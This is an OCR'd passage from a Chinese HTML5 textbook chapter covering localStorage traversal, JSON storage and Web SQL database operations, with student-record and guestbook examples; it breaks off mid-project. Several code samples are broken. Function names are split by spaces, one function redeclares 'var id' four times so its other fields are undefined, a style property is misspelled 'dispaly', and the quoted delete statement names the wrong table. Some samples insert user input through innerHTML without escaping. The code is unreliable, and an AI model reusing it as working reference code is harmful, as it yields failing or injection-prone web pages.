


图 7-7　清空 localStorage 对象保存的全部数据



各浏览器查看 localStorage 对象所保存的数据方式不完全相同，Firefox 使用 Firebug 调试工具作为存储查看器。

7.2.4　遍历数据

为了查看 localStorage 对象保存的全部数据信息，通常要遍历这些数据。在遍历过程中，需要访问 localStorage 对象的另外两个属性：length 和 key。前者表示 localStorage 对象中保存数据的总量；后者表示保存数据时的键名项，该属性常与索引号（index）配合使用，表示第几条键名对应的数据记录。其中，索引号以 0 值开始，如果取第 2 条键名对应的数据，index 值应该为 1。

【实践案例 7-6】

以下实例在创建的页面中通过遍历的方式获取 localStorage 对象保存的全部发帖记录。在文本框中输入帖子内容，单击【发表】按钮后，可以通过 localStorage 对象保存输入的数据，并实时显示在页面中。

在 Dreamweaver CS5 中新建一个 HTML 页面 tie.html，代码如下所示：

```
<script  type="text/javascript" src="tie.js"></script>
</head>
<body onLoad="getlocalData();">
<ul id="message">
</ul>
```

```
    <div align="center">
        <textarea id="txtcontent" cols="20" rows="5"  >
       </textarea></br>
       <input id="btnadd" type="button" value="发表" onclick="btnadd_click();"
        />
    </div>
    </body>
```

在上述代码中导入一个 JavaScript 文件 tie.js，其中自定义多个函数，在页面加载和单击【发表】按钮时调用，其实现的代码如下所示：

```
    function $$(id){
        return document.getElementById(id);
    }
    //单击“发表”按钮时调用
    function btnadd_click(){
        var strcontent=$$("txtcontent").value;  //获取用户输入的留言内容
        var strtime=new Date();//定义时间变量
        if(strcontent.length>0){
            var strkey="cnt"+RetRndNum(4);  //定义 strkey 变量用来存储留言的
                                            key 值
            var strvalue=strcontent+","+strtime.toLocaleTimeString();
                                    //定义 strvalue 变量用来存储留言内容和时间
            localStorage.setItem(strkey,strvalue);//保存留言的键名和键值
        }
        getlocalData();
        $$("txtcontent").value="";
    }
    //获取保存数据并显示在页面中
        function getlocalData(){
            var strHTML=" <table align=center border=1 height=300 width=500>";
            strHTML+="<tr><th>编号</th>";
            strHTML+="<th>内容</th>";
            strHTML+="<th>时间</th></tr>";
            var strarr=new Array();
            for(var intI=0;intI<localStorage.length;intI++){
                var strkey=localStorage.key(intI);
                if(strkey.substring(0,3)=="cnt"){
                    var strval=localStorage.getItem(strkey);
                    strarr=strval.split(",");
                    strHTML+="<tr><td>"+strkey+"</td>";
                    strHTML+="<td>"+strarr[0]+"</td>";
                    strHTML+="<td>"+strarr[1]+"</td>";

                }
            }
```

```
                $$("message").innerHTML=strHTML;
        }
    //生成指定长度的随机数
        function RetRndNum(n){
            var strRnd="";
            for(var intI=0;intI<n;intI++){
                strRnd+=Math.floor(Math.random()*10);
            }
            return strRnd;
        }
```

在本实例中，当页面加载时调用一个自定义的函数 getlocalData()。在该函数中根据 localStorage 对象的 length 值，使用 for 语句遍历 localStorage 对象保存的全部数据。在遍历过程中，通过“strkey”变量保存每次遍历的键名。获取键名后，为了只获取 localStorage 对象中保存的帖子数据，检查键名前 3 个字符是否为“cnt”，如果是，则通过 getItem()方法获取键名对应的键值，并保存在变量“strval”中。由于键值是由“,”组成的字符串，因此，先通过数组 strarr 保存分割后的各项数值，然后通过数组下标将各项获取的内容显示在页面中。

用户在页面中输入帖子内容后，单击【发表】按钮时，将调用自定义函数 btnadd_click()，在该函数中先获取帖子内容并保存在变量“strcontent”中。为了使保存内容的键名不重复，并且具有标记性，在生成键名时调用函数 RetRndNum()，随机生成一个 4 位数字，并与字符“cnt”组合成新的字符串，保存在变量“strkey”中。为了保存更多的数据信息，保存帖子内容的变量“strcontent”通过“,”与时间数据组合成新的字符串，保存在变量“strvalue”中。最后，通过 setItem()方法将变量“strkey”与“strvalue”分别作为键名与键值保存在 localStorage 对象中。

该页面在浏览器中执行的页面效果如图 7-8 所示。



图 7-8　遍历 localStorage 对象保存的全部数据

7.2.5　使用 JSON 对象存取数据

为了解决处理相对复杂、拓展性差、数据结构不合理的问题，在 HTML 5 中可以通过

localStorage 数据与 JSON 对象的转换，快速实现存储更多数据的功能。

如果要将 localStorage 数据转成为 JSON 对象，需要调用 JSON 对象的 parse()方法，调用格式如下所示：

```
JSON.parse(data)
```

其中，参数 data 表示 localStorage 对象获取的数据，调用该方法将返回一个装载 data 数据的 JSON 对象。

除此之外，还可以通过 stringify()方法，将一个实体对象转换为 JSON 格式的文本数据，调用格式如下所示：

```
JSON.stringify(obj)
```

其中，参数 obj 表示一个任意的实体对象，调用该方法将返回一个由实体对象转换成 JSON 格式的文本数据集。

【实践案例 7-7】

以下实例中，首先收集一组用户输入信息，然后创建一个实体对象来封装这些信息，之后用一个 JSON 字符串来表示这个实体对象，然后把 JSON 字符串存放在 localStorage 中。之后，让用户检索名称，用户名称为 key 从 localStorage 取得对应的 json 字符串，然后解析 JSON 字符串到 Object 对象，把相关信息依次从这个 Object 对象中提取出来，然后构造 HTML 文本，最后输出在指定位置。

在 Dreamweaver CS5 中新建一个 HTML 页面 json.html，代码如下所示：

```
<script type="text/jscript" src="json.js"></script>
</head>
<body>
<div align="center">
<h4>填写一组相关信息到表格中</h4>
 <table>
   <tr><td>姓名:</td><td><input type="text" id="name"></td></tr>
   <tr><td>邮箱地址:</td><td><input type="text" id="email"></td></tr>
   <tr><td>电话号码:</td><td><input type="text" id="phone"></td></tr>
   <tr><td></td><td><input type="button" value="保存" onclick="
   saveStorage();"></td></tr>
</table>
 <hr>
 <h4> 这里将会获取已经存入 localStorage 的 json 对象，解析成原始信息并且展示</h4>
 <p>
 <input type="text" id="find">
 <input type="button" value="检索" onclick="findStorage('msg');">
 </p>
 <!-- 下面用于显示被检索到的信息文本 -->
 <p id ="msg"></p>
 </div>
</body>
```

在上述代码中导入一个 JavaScript 文件 json.js，其中自定义两个函数，在单击【保存】按钮和【检索】按钮时调用，其实现的代码如下所示：

```
// JavaScript Document
function saveStorage(){
   //创建一个 js 对象，用于存放当前从表单获得的数据
    var data = new Object;
    data.name=document.getElementById("name").value;
    data.email=document.getElementById("email").value;
    data.phone=document.getElementById("phone").value;
    var str = JSON.stringify(data);
    //把 json 对象存放到 localStorage 上，key 为用户输入的用户名，value 为这个 json
    字符串
    localStorage.setItem(data.name,str);
    console.log("数据已经保存！被保存的用户名为："+data.name);
  }
  function findStorage(id){
    var requiredPersonName = document.getElementById("find").value;
    var str=localStorage.getItem(requiredPersonName);
    var data= JSON.parse(str);
    var result="姓名:"+data.name+'<br>';
    result+="电子邮箱:"+data.email+'<br>';
    result+="电话号码:"+data.phone+'<br>';
    //取得页面上要输出的容器
    var target = document.getElementById(id);
    target.innerHTML = result;
}
```

上述代码中 saveStorage()函数用来创建一个 js 对象，用于存放当前从表单获得的数据，然后创建一个 JSON 对象，让其对应刚才创建的对象的字符串数据形式，把 JSON 对象存放到 localStorage 中，key 为用户输入的用户名，value 为这个 JSON 字符串。findStorage(id)函数以检索的名字为 key，来查找 localStorage，得到了 JSON 字符串，然后解析这个 JSON 字符串得到 Object 对象，最后在页面上显示出来。执行结果如图 7-9 所示。



图 7-19　使用 JSON 对象存储数据

7.3 HTML 5 数据库

前面介绍了使用 localStorage 对象和 sessionStorage 对象本地存储数据，虽然这种方法目前可以在许多主流的浏览器、平台与设备上实现。但是，Web 存储的 API 提供的 5MB 存储和简单的键值对是远远不够的，键值对的存储也带来诸多不便。如果用户要存储大量的数据，并且数据之间的关系非常复杂，那么这时用户就需要成熟的数据库来满足自己的要求。本节将介绍 HTML 5 中的 Web SQL 数据库。

Web SQL 数据库（Web SQL DataBase，WebDB），它内置 SQLite 数据库，对数据库的操作可以通过调用 executeSql()方法实现，它允许使用 JavaScript 代码控制数据库的操作。接下来详细介绍使用 WebDB 实现本地存储的方法。

7.3.1 创建与打开数据库

Web SQL 数据库可以实现数据的本地存储，它提供了关系数据库的基本功能，可以存储页面中交互的、复杂的数据。它既可以保存数据，也能缓存从服务器获取的数据。Web SQL 数据库通过事务驱动，实现对数据的管理。因此，它可以支持多浏览器的并发操作，而不发生存储时的冲突。

如果要通过 Web SQL 数据库进行本地数据的存储，首先需要创建或打开一个数据库，使用的方法为 openDatabase()，该方法的使用如下所示：

```
openDatabase(DBName,DBVersion,DBDescribe,DBSize,Callback());
```

其中，参数 DBName 表示数据库名称；参数 DBVersion 表示版本号；参数 DBDescribe 表示对数据库的描述；参数 DBSize 表示数据库的大小，单位为字节。如果是 2MB，必须写成 2*1024*1024；参数 Callback()表示创建或打开数据库成功后执行的一个回调函数。

调用该方法时如果指定的数据库名存在，则打开该数据库；否则新创建一个指定名称的空数据库。

【实践案例 7-8】

在 Dreamweaver CS5 中创建一个新页面，添加“创建数据库”按钮，实现创建数据库的功能，添加“测试连接”按钮，测试数据库连接是否成功。具体代码如下所示：

```
<script type="text/javascript" src="db.js"></script>
</head>
<body>
<input id="btncreatedb" type="button" value="创建数据库"  onclick="
btncreatedb click();"/>
<input id="btntestconn" type="button" value="测试数据库连接" onclick="
btntestconn_click();" />
<p id="pstatus"></p>
</body>
```

在上述代码中导入一个 JavaScript 文件 db.js，其中自定义两个函数，分别在单击【创建数据库】与【测试数据库连接】按钮时调用，其实现的代码如下所示：

```
function $$(id){
    return document.getElementById(id);
}
var db;
function btncreatedb click(){
    db=openDatabase('studentDB','2.0','stumanager',2*1024*1024,
    function(){
        $$("pstatus").style.display="block";
       $$("pstatus").innerHTML="数据库创建成功";
    });
}
function btntestconn click(){
    if(db){
        $$("pstatus").style.display="block";
       $$("pstatus").innerHTML="数据库连接成功";
    }
}
```


在本实例的 JavaScript 代码中，首先定义了一个全局性变量“db”，用于保存打开的数据库对象。当用户单击【创建数据库】按钮时，调用自定义的函数 btncreatedb_click()，在该函数中，创建或打开一个名为“studentDB”，版本号为“2.0”的 2MB 的数据库对象；如果创建成功，则执行回调函数，在回调函数中显示执行成功的提示信息。

单击【测试数据库连接】按钮时，调用另外一个自定义的函数 btntestconn_click()，在该函数中，直接根据全局变量“db”的状态，显示与数据库的连接是否正常的提示信息。

上面代码的运行效果如图 7-10、图 7-11 所示。



图 7-10　创建数据库



图 7-11　测试数据库连接

7.3.2　执行 SQL 语句

当创建或打开数据库后，就可以使用数据库对象中的 transaction 方法执行事务处理。使用事务处理，可以防止在对数据库进行访问及执行有关操作的时候受到外界打扰。每一个事务处理请求都作为数据库的独立操作，这可以有效地避免在处理数据时发生冲突。其调用的语法格式如下所示：

```
transaction(TransCallback,ErrorCallback,SuccessCallback);
```

其中，参数 TransCallback 表示事务回调函数，可以写入需要执行的 SQL 语句；参数 ErrorCallback 表示执行 SQL 语句出错时的回调函数，参数 SuccessCallback 表示执行 SQL 语句成功时的回调函数。

【实践案例 7-9】

在 Dreamweaver CS5 中创建一个新页面，添加一个“执行事务”按钮，当用户单击该按钮时，执行一条新建名为 student 表的 SQL 语句，代码如下所示：

```
<script type="text/jscript" src="tran.js"></script>
</head>
<body>
<input id="btncreatetran" type="button" value="执行事务" onclick="
btncreatetran_click();"  style="margin-top:40px;"/>
<p id="pstatus"></p>
</body>
```

在上述代码中导入一个 JavaScript 文件 tran.js，其中自定义一个函数，在单击【执行事务】按钮时调用，其实现的代码如下所示：

```
function $$(id) {
    return document.getElementById(id);
}
var db;
function btncreatetran click(){
    db=openDatabase('studentDB','2.0','stumanager',2*1024*1024);
    if(db){
        var sql="create table if not exists student";
        sql+="(id unique,name text,age int,score int)";
        db.transaction(function(tx){
            tx.executeSql(sql)
        },
        function(){
            status_handle("事务执行出错");
        },
        function(){
            status_handle("事务执行成功");
        })
    }
}
function status handle(message){
    $$("pstatus").style.display="block";
    $$("pstatus").innerHTML=message;
}
```

上述代码中，函数 tncreatetran_click()首先使用 openDatabase()方法打开或者创建一个名为“studentDB”的数据库，如果执行成功，创建一个 SQL 语句，这个 SQL 语句的功能是：如果不存在表“student”，则新建一个名称为“student”的表，该表包含四个字段：“id”、“name”、“age”、“score”。其中，字段“id”为主键，不允许重复，“name”字段为字符型，“age”和“score”字段为 int 类型。

然后，使用 transaction()方法执行事务，在该方法的第一个函数中调用 executeSql()方法，执行对应的 sql 语句。最后，将事务执行过程中的结果通过 transaction 方法中第二个

与第三个回调函数显示在页面中。

上述代码在 Chrome 浏览器中执行的效果如图 7-12、图 7-13 所示。




图 7-12　执行事务成功



图 7-13　执行事务出错

既然可以通过事务处理的方式执行 SQL 语句创建新表，那么，如果想要给新建的表插入记录，同样也可以通过执行相应的 SQL 语句来实现。此时需要调用一个执行 SQL 语句的方法 executeSql，其调用的格式如下所示：

```
executeSql(sqlString,[Arguments],SuccessCallback,ErrorCallback);
```

其中，参数 sqlString 表示需要执行的 SQL 语句；参数 Arguments 表示语句需要的实参；参数 SuccessCallback 表示 SQL 语句执行成功时的回调函数；参数 ErrorCallback 表示 SQL 语句执行出错时的回调函数。

例如，executeSql()方法的正确使用方法如下：

```
executeSql("insert into student value(?,?,?,?)",[01,"王倩",22,556]);
```

形参“？”的数量必须与后面的实参数量完全对应，如果 SQL 语句中没有形参“？”，则第二个参数中不允许用户有任何内容出错，否则执行 SQL 语句时将会报错。

下面通过实例介绍使用 executeSql()方法插入记录的过程。

【实践案例 7-10】

在 Dreamweaver CS5 中新建一个 HTML 页面，用户可以在页面中输入姓名、年龄、总分值，单击【提交】按钮，将输入的数据信息通过调用 executeSql()方法插入到 student 表中，并将执行结果返回显示在页面中。具体实现代码如下所示：

```
<script type="text/javascript" src="insert.js"></script>
</head>
<body>
<div style="margin-top:140px;" align="center" >
 学生学号:
 <input id="number"  type="text"   />
 学生年龄:
 <input id="age"  type="text"  /> </br>
 学生姓名:
 <input id="name"  type="text" />
 学生成绩:
 <input id="score"  type="text" /></br>
 <input id="btnadd" type="button" value="提交" onclick="addstudent()" />
 <p id="pstatus"></p>
 </div>
```

```
</body>
```

上段代码中，用户在页面输入学生学号、姓名、成绩等信息后，单击【提交】按钮，提交用户的信息，触发按钮的 click 事件，调用函数 addstudent()函数。JavaScript 的具体代码如下所示：

```
function $$(id){
    return document.getElementById(id);
}
function addstudent(){//添加学生信息
    var id=$$("number").value;
    var id=$$("name").value;
    var id=$$("age").value;
    var id=$$("score").value;
    db=openDatabase('studentDB','2.0','stumanager',2*1024*1024);
    if(db){
        var sql="insert into student values(?,?,?,?)";
        db.transaction(function(tx){
            tx.executeSql(sql,[id,name,age,score],
            function(){
                $$("pstatus").innerHTML="成功添加一条记录";
            },
            function(tx,ex){
                $$("pstatus").innerHTML="添加数据失败";
            })
        });
    }
}
```

当用户输入学生学号、学生姓名等信息后，单击【提交】按钮，调用函数 addstudent()，该函数首先使用 openDatabase()方法打开或者创建一个名称为“studentDB”、版本号为“2.0”的数据库，打开或创建数据库成功后，定义一条 SQL 语句，该 SQL 语句的功能是：向数据表“student”中添加一条学生信息记录。如果不存在“student”表或表名称书写错误或 SQL 语句语法错误，则会提示出现错误信息。

上述代码的运行效果如图 7-14、图 7-15 所示。



图 7-14　添加学生信息记录成功



图 7-15　添加学生信息记录失败

7.3.3　数据管理

上一节介绍了如何使用 executeSql()方法执行 SQL 语句，从而实现了向 Web SQL 数据库中“student”表中插入数据的过程。其实，只要符合规范的 SQL 语句都可以通过 executeSql()

方法执行，例如“select”、“update”、“delete”组成的 SQL 语句，都可以带形参“？”，通过 executeSql()方法执行。本节在对上一节的示例上进行扩展，实现学生信息的增加、删除、修改、查询功能，从而实现对数据管理的功能。

【实践案例 7-11】

在上节示例的基础上，增加以列表展示学生信息的功能；同时，还要实现添加学生信息的功能，并且能够根据学号查询学生记录。最终能够单击【编辑】链接更新记录，单击【删除】链接删除记录，实现对学生数据的全面管理。

在 Dreamweaver CS5 中新建一个页面，页面的代码如下所示：

```
<script type="text/javascript" src="manager.js"></script>
<link href="manager.css" rel="stylesheet"  type="text/css" />
</head>
<body>
<div  style="margin-left:350px; margin-top:100px;"">
</div>
    <div style=" margin-top:20px; margin-left:120px; color:black;">
    <p id="pstatus"></p>
    <ul id="ulmessage">
    </ul>
    <fieldset id="fstinput">
    <legend id="lgdinput"></legend>
       <span>
       <label style="margin-left:60px;">学生学号: </label>
       <input type="text"  id="txtstuid" />
        <label style="margin-left:10px;">学生姓名: </label>
      <input type="text" id="txtname"  /><br />
       </span>
       <span>
       <label style="margin-left:60px;">学生年龄: </label>
       <input type="text" id="txtage" />
        <label style="margin-left:10px;">学生成绩: </label>
       <input type="text" id="txtscore" />
       </span>
       <p>
       <input id="btnadd" type="button" value="提交"  onclick="btnadd_
        click();" />
       <input id="btnupd" type="button"  value="修改" onclick="btnupd_
       click()" />
       </p>
       </fieldset>
    </div>
</body>
```

上段代码在上一节实例的基础上增加了一个【修改】按钮，为了实现修改学生信息的功能。

在本例中，为了根据学号查询数据或显示全部学生数据，当页面加载时，调用自定义函数 getWebData()，根据该函数形参 s 的值编写不同的查询语句。具体实现代码如下所示：

```
function getWebData(s){
    db=openDatabase('studentDB','2.0','stumanager',2*1024*1024);
```

```
        if(db){
            var sql="select * from student where id<>?";
            if(s>0){
                sql="select * from student where id=?";
            }
            db.transaction(function(tx){//查找符合条件的学生信息
                tx.executeSql(sql,[s],
                function(tx,rs){
                    var strHTML="<li>";
                    strHTML+="请输入学号";
                    strHTML+="<input type='text' id='textsearch'";
                    strHTML+="class='inputtxt' size='14'>";
                    strHTML+="<input id='btnsearch' type='button' value='查询'";
                    strHTML+="class='inputbtn' onclick=btnsearch_click();'>";
                    strHTML+="<input id='btnsearch' type='button' value='增加'";
                    strHTML+="class='inputbtn' onclick='addData();'>";
                    strHTML+="</li>";
                    strHTML+="<li class='li_h'>";
                    strHTML+="<span class='spn_a'>学号</span>";
                    strHTML+="<span class='spn_b'>姓名</span>";
                    strHTML+="<span class='spn_c'>年龄</span>";
                    strHTML+="<span class='spn_d'>成绩</span>";
                    strHTML+="<span class='spn_c'>操作</span>";
                    strHTML+="</li>";
                    for(var intI=0;intI<rs.rows.length;intI++){
                        var intid=rs.rows.item(intI).id;
                        strHTML+="<li class='li c'";
                        strHTML+="<span class='spn a'>"+intid+"</span>";
                        strHTML+="<span class='spn b'>"
                        strHTML+=rs.rows.item(intI).name;
                        strHTML+="</span>";
                        strHTML+="<span class='spn c'>";
                        strHTML+=rs.rows.item(intI).age;
                        strHTML+="</span>";
                        strHTML+="<span class='spn c'>";
                        strHTML+=rs.rows.item(intI).score;
                        strHTML+="</span>";
                        strHTML+="<span class='spn e'>";
                        strHTML+="<a href='#' onclick=editdata('"
                        strHTML+=intid;
                        strHTML+="')>编辑</a>";
                        strHTML+=" | ";
                        strHTML+="<a href='#' onclick=btndel click('"
                        strHTML+=intid;
                        strHTML+="')>删除</a>";
                        strHTML+="</span></li>";
                    }
                    $$("ulmessage").style.dispaly="block";
                    $$("fstinput").style.display="none";
                    $$("ulmessage").innerHTML=strHTML;//将结果显示在页面中
```

```
                },
                function(tx,ex){
                    status handle(ex.message)
                })
            })
        }
    }
```

如果 s 值为 0，表示需要获取全部数据，即 sql 语句为：

```
select * from student where id<>?
```

如果 s 值不为 0，表示需要根据传回的 s 值获取对应的数据，即 sql 语句为：

```
select * from student where id=?
```

其中，形参“？”在调用 executeSql()方法执行 SQL 语句时，由 s 值替换。当 SQL 语句中有查询字符“select”时，如果执行成功，则可以通过访问成功回调函数中“rs”对象的“row.length”与“row.item”属性，遍历整个“rs”数据集对象，然后采用“row.item(index).字段名”的方式获取每一条记录中的各字段内容，并组成一个列表显示在页面中。

在展示数据的列表时，单击【编辑】链接，将调用自定义函数 editdata()，该函数将根据传回的学号值编写一个 SQL 语句，执行成功后，采用“rs.rows.item(0).id”的方式将获取的数值赋给页面中对应的文本框，具体实现代码如下所示：

```
function editdata(id){//编辑学生信息
    $$("ulmessage").style.dispaly="none";
    $$("fstinput").style.dispaly="block";
    $$("lgdinput").innerHTML="修改学生信息";
    $$("btnupd").style.dispaly="block";
    $$("btnadd").style.display="none";
    db=openDatabase('studentDB','2.0','stumanager',2*1024*1024);
                                                            //打开数据库
    if(db){
        var sql="select * from student where id=?";
        db.transaction(function(tx){
            tx.executeSql(sql,[id],
            function(tx,rs){
                $$("txtstuid").value=rs.rows.item(0).id;
                $$("txtname").value=rs.rows.item(0).name;
                $$("txtage").value=rs.rows.item(0).age;
                $$("txtscore").value=rs.rows.item(0).score;
            },
            function(tx,ex){
                status handle(ex.message)
            })
        })
    }
}
```

当单击【修改】按钮时，调用一个自定义的函数 btnupd_click()，代码如下所：

```
function btnupd click(){
    db=openDatabase('studentDB','2.0','stumanager',2*1024*1024);
    if(db){
        var sql="update student set name=?,age=?,score=? where id=?";
        db.transaction(function(tx){
    tx.executeSql(sql,[$$("txtname").value,$$("txtage").value,$$("txtsco
    re").value,$$("txtstuid").value],
            function(){
                getWebData(0);
            },
            function(tx,ex){
                status handle(ex.message)
            })
        })
    }
}
```

在上述代码中，编写一个通过学号更新记录的 sql 语句：

```
update student set name=?,age=?,score=? where id=?
```

在调用 executeSql()方法执行 SQl 语句时，将获取页面中输入的各项信息作为实参，按顺序依次传递给 sql 语句中的形参，实现按学号更新数据的功能。

在展示数据的列表中，单击【删除】链接时，调用自定义函数 btndel_click()，该函数的具体实现代码如下：

```
function btndel_click(id){//删除学生信息
    db=openDatabase('studentDB','2.0','stumanager',2*1024*1024);
    if(db){
        var sql="delete from student where id=?";
        db.transaction(function(tx){
            tx.executeSql(sql,[id],
            function(){
                getWebData(0);
            },
            function(tx,ex){
                status handle(ex.message)
            })
        })
    }
}
```

在调用上述函数时，该函数将根据传回的学号值编写一个 SQL 语句：

```
Delete from id where id=?
```

在调用 executeSql()方法执行 SQL 语句时，将获取的学号值作为实参，传递给 SQL 语句中的形参，实现按学号删除数据的功能。其执行结果如图 7-16 所示。




图 7-16　修改学生信息

7.4　项目案例：实现留言本

在日常生活中，人与人之间的交流是必需的，随着网络的发展和流行，网络交流变得日益频繁起来，此时网上留言本发挥了巨大的作用。在本实例中用 Web 留言本作为示例，来了解具体应该怎么对数据库进行一些简单的操作。首先，在本例的页面中，存在一个输入姓名的文本框，一个输入留言的文本框以及一个保存数据的按钮。在按钮下面放置了一个表格，保存数据后从数据库中重新取得所有数据，然后把数据显示在这个表格中。具体实现代码如下所示：

```
<script type="text/jscript" src="web.js"></script>
</head>
<body style="background-repeat:no-repeat">
<h2  style="margin-top:400px;margin-left:300px;" >使用数据库实现 Web 留言本
</h2>
<table style="margin-top:20px;margin-left:300px;">
    <tr><td>姓名: </td><td><input type="text" id="name" /></td> </tr>
   <tr><td>留言: </td><td><input type="text" id="memo"></td><tr>
    <tr>
    <td><input type="button" value="保存" onclick="saveData()" /></td>
    </tr>
</table>
<table id="datatable" ></table>
<p id="msg"></p>
</body>
```

在上述代码中导入一个 JavaScript 文件 web.js，下面讲解该留言本的具体实现步骤：

（1）打开数据库

打开数据库的代码如下所示。

```
var database=null;
var db=openDatabase('webdata', '', 'webmemo', 2*1024*1024);
```

在该脚本文件中，使用了一个变量 database，用这个变量代表页面中的表格（table 元素）。db 变量代表使用 openDatabase 方法创建的数据库访问对象。在本例中，创建了 webdata 这个数据库并对其进行访问。

```
function $$(id){
    return document.getElementById(id);
}
var datatable=null;
```

```
var db=openDatabase('studentDB','2.0','stumanager',2*1024*1024);
                                                        //打开数据库
```

（2）初始化

该脚本文件中定义一个 init 函数，这个函数在页面打开时调用。为了在打开页面时就往页面表格中存入数据，所以在该函数中首先设定变量 datatable 为页面中的表格，然后调用脚本中另一个函数 showAllData 来显示数据。

```
function init(){
    datatable=$$("datatable");
    showAllData();//调用 showAllData()函数
}
```

（3）删除表格中当前显示的数据

该脚本文件中定义了一个 removeAllData 函数，这个函数是在 showAllData 函数中被调用的一个必不可少的函数，它的作用是将页面中 table 元素下的子元素全部清除，只留下一个空表格框架，然后填入表头。这样在页面表格中当前显示的数据就全部被清除了，以便重新读取数据并存入表格。

```
function removeAllData(){           //删除当前显示的数据
    for(var i=datatable.childNodes.length-1;i>=0;i--){
        datatable.removeChild(datatable.childNodes[i]);
    }
    var tr=document.createElement('tr');
    var th1=document.createElement('th');
    var th2=document.createElement('th');
    var th3=document.createElement('th');
    th1.innerHTML='姓名';
    th2.innerHTML='留言';
    th3.innerHTML='时间';
    tr.appendChild(th1);
    tr.appendChild(th2);
    tr.appendChild(th3);
    datatable.appendChild(tr);
}
```

（4）显示数据

showData 函数使用了一个 row 参数。该参数表示从数据库中读取到的一行数据。该函数在页面表格中使用 tr 元素添加一行，并使用 td 元素添加各列，然后将传入的这行数据分别填入表格中添加的这一行所对应的各列中。

```
function showData(row){//显示数据
    var tr=document.createElement('tr');
    var td1=document.createElement('td');
    td1.innerHTML=row.name;
    var td2=document.createElement('td');
    td2.innerHTML=row.message;
    var td3=document.createElement('td');
```

```
        var t=new Date();
        t.setTime(row.time);
        td3.innerHTML=t.toLocaleDateString()+""+t.toLocaleTimeString();
        tr.appendChild(td1);
        tr.appendChild(td2);
        tr.appendChild(td3);
        datatable.appendChild(tr);
    }
```


（5）显示全部数据

在 showAllData 函数中使用 transaction 方法，在该方法的回调函数中执行 executeSql 方法获取全部数据。获取数据之后，首先调用 removeAllData 函数初始化页面表格，将该表格中当前显示的数据全部清除，然后再循环调用 showData 函数，将获取到的每一条数据作为参数传入，在页面上的表格中逐条显示获取到的每条数据。

```
    function showAllData(){//显示全部数据
            db.transaction(function(tx){
            tx.executeSql('create table if not exists messageData(name
            text,message text,time integer)',[]);
            tx.executeSql('select * from messageData',[],function(tx,rs){
                                                        //执行查询语句
                removeAllData();
                for(var i=0;i<rs.rows.length;i++)
                {
                    showData(rs.rows.item(i));
                }
            });
        });
    }
```

（6）追加数据

接下来是 addData 函数，该函数在 saveData 函数中被调用。在 addData 函数中使用 transaction 方法，在该方法的回调函数中执行 executeSql 方法，将作为参数传入进来的数据保存在数据库中。

```
    function addData(name,message,time){
        db.transaction(function(tx){
            tx.executeSql('insert into messageData values(?,?,?)',[name,
            message,time],function(tx,rs)
            {
                alert("成功保存数据");
            },
            function(tx,error){
                alert(error.source+":: "+error.message);
            });
        });
    }
```

（7）保存数据

